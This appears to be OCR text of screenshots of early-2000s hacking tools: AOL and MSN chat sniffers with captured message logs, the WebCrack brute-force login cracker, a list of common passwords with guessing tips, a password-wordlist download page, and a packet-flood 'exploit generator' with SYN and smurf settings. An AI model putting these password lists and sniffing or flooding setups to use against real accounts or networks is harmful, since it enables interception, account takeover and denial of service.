
E-mail address: <Enter email here>

Send: -1

Requests sent: Current offset: 0

And so are the respective hacking tools….

Sniff All AOL Chat Traffic




Messages

SQL: SELECT id, ts, ip, fromHandle, handle, direction, message FROM logs ORDER BY ts DESC LIMIT 50
LAST: 0

CNT	ID	Date/Time	IP	From	To	Message
[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]
10	15770	2003-03-05 09:07:11	[redacted]	nick50119	spittingfire101	456
11	15771	2003-03-05 09:07:11	[redacted]	Nick50119	spittingfire101	456
12	15768	2003-03-05 09:05:06	[redacted]	spittingfire101	Nick50119	i setup an auto refresh on the "last50" snapshot page
13	15769	2003-03-05 09:05:06	[redacted]	spittingfire101	nick50119	i setup an auto refresh on the "last50" snapshot page
14	15766	2003-03-05 09:04:28	[redacted]	spittingfire101	blackpanther989	test 2.0
15	15767	2003-03-05 09:04:28	[redacted]	spittingfire101		test 2.0
16	15764	2003-03-05 09:04:22	[redacted]	spittingfire101	blackpanther989	blah0
17	15765	2003-03-05 09:04:22	[redacted]	spittingfire101		blah0
18	15762	2003-03-05 09:04:04	[redacted]	spittingfire101	blackpanther989	i setup an auto refresh on the "last50" snapshot page
19	15763	2003-03-05 09:04:04	[redacted]	spittingfire101		i setup an auto refresh on the "last50" snapshot page
20	15760	2003-03-05 09:02:00	[redacted]		spittingfire101	test2 □
21	15761	2003-03-05 09:02:00	[redacted]	blackpanther989	spittingfire101	test2 □
22	15758	2003-03-05 08:57:11	[redacted]	spittingfire101	blackpanther989	test
23	15759	2003-03-05 08:57:11	[redacted]	spittingfire101		test
24	15756	2003-03-05 07:57:57	[redacted]		Nick50119	gsssh□
25	15757	2003-03-05 07:57:57	[redacted]	blackpanther989	nick50119	gsssh□

Sniff all MSN Chat Traffic




MSN messenger conversation list:

#	IP	port	User(email)	Messa
0	HARRY (192…	1333	msnKiller (testsniff…	3
1	192.168.1.5	1063	shaolinvisa@hotma…	3
2	192.168.1.5	1064	test888 (shaolinvis…	6
3	HARRY (192…	1334	testsniffer@hotmai…	3
4	HARRY (192…	1335	testsniffer@hotmai…	3
5	192.168.1.5	1065	test888 (shaolinvis…	1
6	HARRY (192…	1336	testsniffer@hotmai…	1

Messages in the conversation: ☑ Auto Refresh Refresh

```
#0, 2003-8-16 18:52:44
msnKiller (testsniffer@hotmail.com) says:
hello can you tell me all these information
#1, 2003-8-16 18:53:35
shaolinvisa@hotmail.com says:
Provides MSN sniffer to capture MSN chat content
on your network. This MSN Messenger Sniffer &
Intercepter is intended to capture MSN Messenger
conversation on the network and provide a whole
view for all the chatting activities recorded.
#2, 2003-8-16 18:54:01
msnKiller (testsniffer@hotmail.com) says:
```

Capturing… | Buffer Usage: 166 KB | Conversations: 10



Select the adapter through which to capture network traffic…

Current network adapter:


\Device\Packet_{B60F4577-607B-47FA-9D35-E0D1BA8C87B5}

Select new network adapter from list below:

Adapter	IP	NetMask	Data-Link
\Device\Packet_{B60F4577-607B-4…	172.16.0.0	255.255.0.0	Ethernet (10Mb)
\Device\Packet_NdisWanIp	172.16.0.0	255.255.0.0	Ethernet (10Mb)
\Device\Packet_{6D4A1F12-73FB-…	172.16.0.0	255.255.0.0	Ethernet (10Mb)

Please note: If there are more than one network adapters listed in the above Network Adapter List, make sure the working one has been selected. And you can try them one by one.

Latest version of WebCrack



Username file:

● Use password file:

○ Use combo file (The passwords are in the usernmame file)

URL:


Method
● Default
○ Custom (Keywords)

Start with
Username:
Password:

Common Passwords


- System administrators generally prefer God; arrogance is a weakness
- "welcome" is the most common default password used by most of the web-hosting clients.
- Here is the list of passwords that has been most entered:
  - love, sex, god, secret, default, unknown, aaa, abc, academia, academic, access, ada, admin, aerobics, airplane, albany, alf, algebra, alias, aliases, alpha, alphabet, amber, amorphous, analog, anchor, andromache, animals, anita, answer, anthropogenic, anything, april, aria, arrow, athena, atmosphere, aztecs, banana, bandit, banks, bart, bartman, basic, batman, beauty, wizard, work, whatever, visitor, unix, sysadmin, super, student, somebody, pass, password, p@ssw0rd, soap, smile, singer, signature, rolex, professor, pencil, paper, papers, operator, office, nobody, master, manager, guitar, golf, games, ferrari, coke, cigar, etc.

Password Lists – 3300 Web Pages


EliteSys Wordlist Library - Microsoft Internet Explorer provided by Comcast High-Speed Internet
File Edit View Favorites Tools Help
Back
Search
Favorites
Media
Address
http://www.sparkleware.com/lists.html
Go
Links
Internet

Wordlists

File Name	Topic	Language	Size	Compression	Format	Host	Date Added
wordlist.txt	Sample Wordlist	English	1k	None	DOS	EliteSys	June 3, 1998
Given-Names.gz	Given Names	Multiple	23k	None	UNIX	Freie Universität Berlin	June 4, 1998
words.spanish.Z	General Dictionary	Spanish	247k	gz	UNIX	Freie Universität Berlin	June 8, 1998
shakespeare.gz	Shakespeare	English	2k	None	UNIX	Freie Universität Berlin	June 8, 1998
common-passwords.txt.Z	Common Passwords	English	3k	gz	UNIX	Freie Universität Berlin	June 8, 1998
Unabr_dict.zip	Complete U.S. Dictionary	English	637k	zip	?	AntiOnline	June 10, 1998
male-names.zip	Male Names	Multiple	10k	zip	UNIX	EliteSys	September 23, 1999
female-names.zip	Female Names	Multiple	12k	zip	UNIX	EliteSys	September 23, 1999
myths-legends.gz	Mythical Characters	English	5k	gz	UNIX	EliteSys	September 23, 1999
words.german.gz	General Dictionary	German	400k	gz	UNIX	Freie Universität Berlin	June 10, 1998
bigdict.gz	Comprehensive Wordlist	English?	3.75M	gz	UNIX	AntiOnline	June 22, 1998
words.swedish.gz	General Dictionary	Swedish	64k	gz	UNIX	?	June 22, 1998
cartoon.gz	Comic Book Characters	English	1k	gz	UNIX	EliteSys	September 23, 1999
kjbible.gz	Biblical Words	English	36k	gz	UNIX	?	June 22, 1998
web2	Webster's Dictionary	English	2428k	None	?	?	July 11, 1998
phrases	Words and Phrases	English	9k	None	?	?	July 11, 1998
words.japanese.Z	General Dictionary	Japanese	394k	gz	?	Freie Universität Berlin	September 23, 1999
chinese.zip	General Dictionary	Chinese	1k	zip	?	Outpost9	August 4, 1998
russian.lst.Z	Russian Words	Russian	2k	gz	UNIX	?	September 17, 1998
teams.txt	Team Names	English	3k	None	Tab list	EliteSys	November 9, 1998
golfers.txt	Golfers' Names	English	2k	None	Tab list	EliteSys	November 9, 1998



Aggressor Exploit Generator v0.8axSR(Beta1) - SIMPLE MODE

Destination IP 192.168.2.1

Start Port 139

Stop Port 139

Source IP 23.34.56.78

Src Port 139

Smurf Ps 50

Delay 5

# of packets 50

☑ SmartPorts

□ Instant Send

☑ Get IP from Clipboard

□ Verify After Send

□ Randomize SRC IP

☑ Synch Windows PPP

☑ Locked Suffer ☑ 10x

☑ SYN □ RST □ URG

□ ACK □ PSH □ FIN

antiBF

NONE
LOW
HIGH
VERY HIGH

```
[DDH] VERSION : Aggressor Direct Device Library V0.7(c)
[PPP] VERSION : WinPPP 2.7.Aggressor
